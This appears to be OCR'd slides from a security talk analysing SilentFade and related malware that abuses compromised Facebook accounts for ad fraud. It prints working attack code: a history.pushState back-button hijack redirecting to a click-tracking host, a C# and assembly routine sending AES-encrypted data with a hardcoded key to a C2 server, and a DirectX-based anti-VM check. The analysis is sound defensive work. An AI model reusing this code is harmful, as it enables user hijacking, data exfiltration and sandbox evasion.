
- Targeted adult users in **Australia**
- To be displayed in newsfeed on **mobile**
- Initial Domain: epsdemo[.]com

Cloaking Technique

- Is the IP address from Australia?
- Is the request from a mobile device?
- Is the click originating from Facebook?

Ad Creatives

- Intentionally distorted images and Videos to throw off classification systems



AD CREATED FROM COMPROMISED ACCOUNT TARGETING AUSTRALIAN USERS

[redacted]
Sponsored ·

Just 1 cup before bed🤩🤩No gym needed!This made me experience the joy of getting thin. Darling Youll be ...See More

WHOLESALER.ALIBABA.COM
Keto works🤩 🤩 very well, just 1 cup before bed, 265...

Cloaking System / TDS

- Is Referer set to Facebook?
- Is known Bad IP?
- Do screen dimensions suggest mobile device?
- Does IP Geolocate to Australia?

MONEY PAGE

Weight Loss Pill That Naturally Burns Fat Gets Biggest Deal In Shark Tank History

(Saturday, June 13, 2020Friday, June 12, 2020 - It was the most watched episode in Shark Tank history when sisters Anna

Buy 3 Get 2 Free & Buy 2 Get 1 Free. To Be Beauty? BE SLIM NOW

CLEAN PAGE

Ready to Ship — Choose from 60M+ wholesale listings

HOT CATEGORIES
Consumer Electronics — Mobile Phone & Accessories
Home & Kitchen — Kitchen,Dining,Bar & Tableware
Apparel — Apparel Design Services
Beauty & Personal Care — False Eyelashes & Tools
Timepieces, Jewelry, Eyewear — Jewelry Accessories
All categories

Weekly Deals from 10% off
$0.90 $1.00 -10% Min. Order: 2 Pieces
$0.09 $0.10 -10% Min. Order: 1

NEW ARRIVALS


https://wholesaler.alibaba.com/

Abusing the JavaScript History API

Evading Automated Redirection Detection Systems

- JavaScript can use the **`history.pushState()`** function to add URLs to the browser's history stack.


- Users are likely to click the "Back" button on their mobile browsers once they visit an unwanted or unintended page.
- Pressing the "Back" button takes the user to the "money page".
    - Also used to force user to stay on page by pushing the same URL on the stack multiple times.
- URL Redirection Systems may miss the final redirect due to the nature of this technique



```
!function() {
  var t;
  try {
    for(t = 0; 10 > t; ++t) history.pushState({}, "", "#");
    onpopstate = function (t) {
        t.state && location.replace("https://we.jamclicks.com/
            fa780c8f-4eb6-4360-bd48-e1958f6fdb20?ts=" +
            getURLParameter("ts") + "&device=" + getURLParameter(
            "device") + "&model=" + getURLParameter("model") + "
            &browser=" + getURLParameter("browser") + "&os=" +
            getURLParameter("os") + "&country=" + getURLParameter
            ("country") + "&countryname=" + getURLParameter("
            countryname") + "&language=" + getURLParameter("
            language") + "&browserversion=" + getURLParameter("
            browserversion") + "&path=edlp")
    }
  } catch (o) {}
}();
```

SilentFade: Signs of a Larger Malware Ecosystem

Timeline of Related Malware



Chinese Malware Families Targeting Facebook Users

2016 | 2017 | 2018 | 2019 | 2020

SilentFade (C/C++)

"SuperCPA" Apr 2016 → FB + Twitter Apr 2017 → FB Only Oct 2017 → Page Block Dec 2018 → Exploit Removed Apr 2019 → Obfuscated Strings Jun 2019 → BitBucket Downloader Jul 2019 → NetSys Dec 2019 → NetSys May 2020

First use of Graph API & Page Block Exploit

StressPaint (Delphi, then C/C++)

StressPaint Apr 2018 → DiskScan Dec 2018 → PDFReader Feb 2019 → CHCookie Dec 2019 → CHCookie Jun 2020

Same typos in code as SFade

Same GraphAPI Query as SFade

Steals Amazon Cookies

Business Manager Support

String Obfuscation like SilentFade

FBRobot (C# .NET)

.NET based AdClicker Uses FB Pages to link to additional malware

FBRobot .NET Jun 2019 → FITBot Jan 2020

FB + IG + Twitter

Scranos (VB6)

VB6-based Credential Theft DOM Injector Rootkit


Scranos Apr 2019 → ??? ??? 2020

2016 | 2017 | 2018 | 2019 | 2020

Related Malware: FacebookRobot


FacebookRobot + NetSys

- FacebookRobot and NetSys samples are written in C# and C++ respectively
- Both share C2 server, AES crypto and key
- Attackers love to experiment with different languages




```
movdqa  xmm0, ds:xmmword_569ED0
movdqu  xmmword ptr [ebp+var_78], xmm0
push    offset byte_5692A
movdqa  xmm0, ds:aCreditC
mov     [ebp+var_38], 'C"{['
mov     [ebp+var_34], 'ikoo'
mov     [ebp+var_30], '":"e'
mov     [ebp+var_2C], bl
mov     [ebp+var_1C], 's0",'
mov     [ebp+var_18], '":"'
mov     [ebp+var_50], 'am",'
mov     [ebp+var_4C], 'nihc'
mov     [ebp+var_48], '"dIe'
mov     [ebp+var_44], '":'
mov     [ebp+var_42], bl
mov     [ebp+var_68], 'tber'
mov     [ebp+var_64], 'oc.y'
mov     [ebp+var_60], '/m'
```

```
xmmword_569ED0  xmmword 'omees.www//:ptth'
```



```
stringBuilder.Append("\"");
stringBuilder.Append(",\"Browser\":\"");
stringBuilder.Append(myContext.Browser);
stringBuilder.Append("\"");
stringBuilder.Append("}]");
string pBody = AppInstance.AesEncrypt(stringBuilder.ToString(), "z9Yzbx5JbVSUWmTh");
AppInstance.WinHTTPSend("http://www.seemorebty.com/", null, pBody);
```



```
mov     byte ptr [ebp+var_4], 1
lea     ecx, [ebp+var_484]
push    offset unk_558304 ; void *
push    offset aZ9yzbx5jbvsuwm ; "z9Yzbx5JbVSUWmTh"
call    AES
```


FacebookRobot (C#) and NetSys (C++) samples sharing same C2 server and AES key

Unique Anti-VM Code

- Anti-VM code unique to this ecosystem

- The Approach is very common
    - Detection using Display Driver Description
- But the implementation is unique
    - DirectX9 APIs used

- Anti-VM code recreated in C in slide image.



```c
#include <d3d9.h>
#include <shlwapi.h>

bool IsVirtualMachine_SilentFadeGroup() {
    LPDIRECT3D9 g_pD3D = NULL;
    if (NULL == (g_pD3D = Direct3DCreate9(D3D_SDK_VERSION))) {
        return false;
    }
    UINT adapterCount = g_pD3D->GetAdapterCount();
    for (size_t idx = 0; idx < adapterCount; idx++) {
        D3DADAPTER_IDENTIFIER9 adapterIdentifier;
        g_pD3D->GetAdapterIdentifier(idx, 0, &adapterIdentifier);
        if (
            StrStrI(adapterIdentifier.Description, "VM") ||
            StrStrI(adapterIdentifier.Description, "Virtual")
        ) {
            return true;
        }
    }
    return false;
}
```

SilentFade Attribution

Malware Challenges for Web Services

Dealing with Malware for a Web Service

- Zero Visibility into Endpoint Devices
  - Web Services are not Anti-Malware Products
  - We can’t measure what we can’t see


- Decoupled and open nature of WWW makes it possible to spoof traffic coming from any app or device
  - How do we know if traffic is legitimate?

- Benign and Malicious activity originates from the same device
  - Limited value in forcing password resets as device is already compromised by malware.
  - 2FAC/MFAC doesn’t matter as malware steals post-authentication session cookies.


SilentFade Code

Library Code Maintained on GitHub

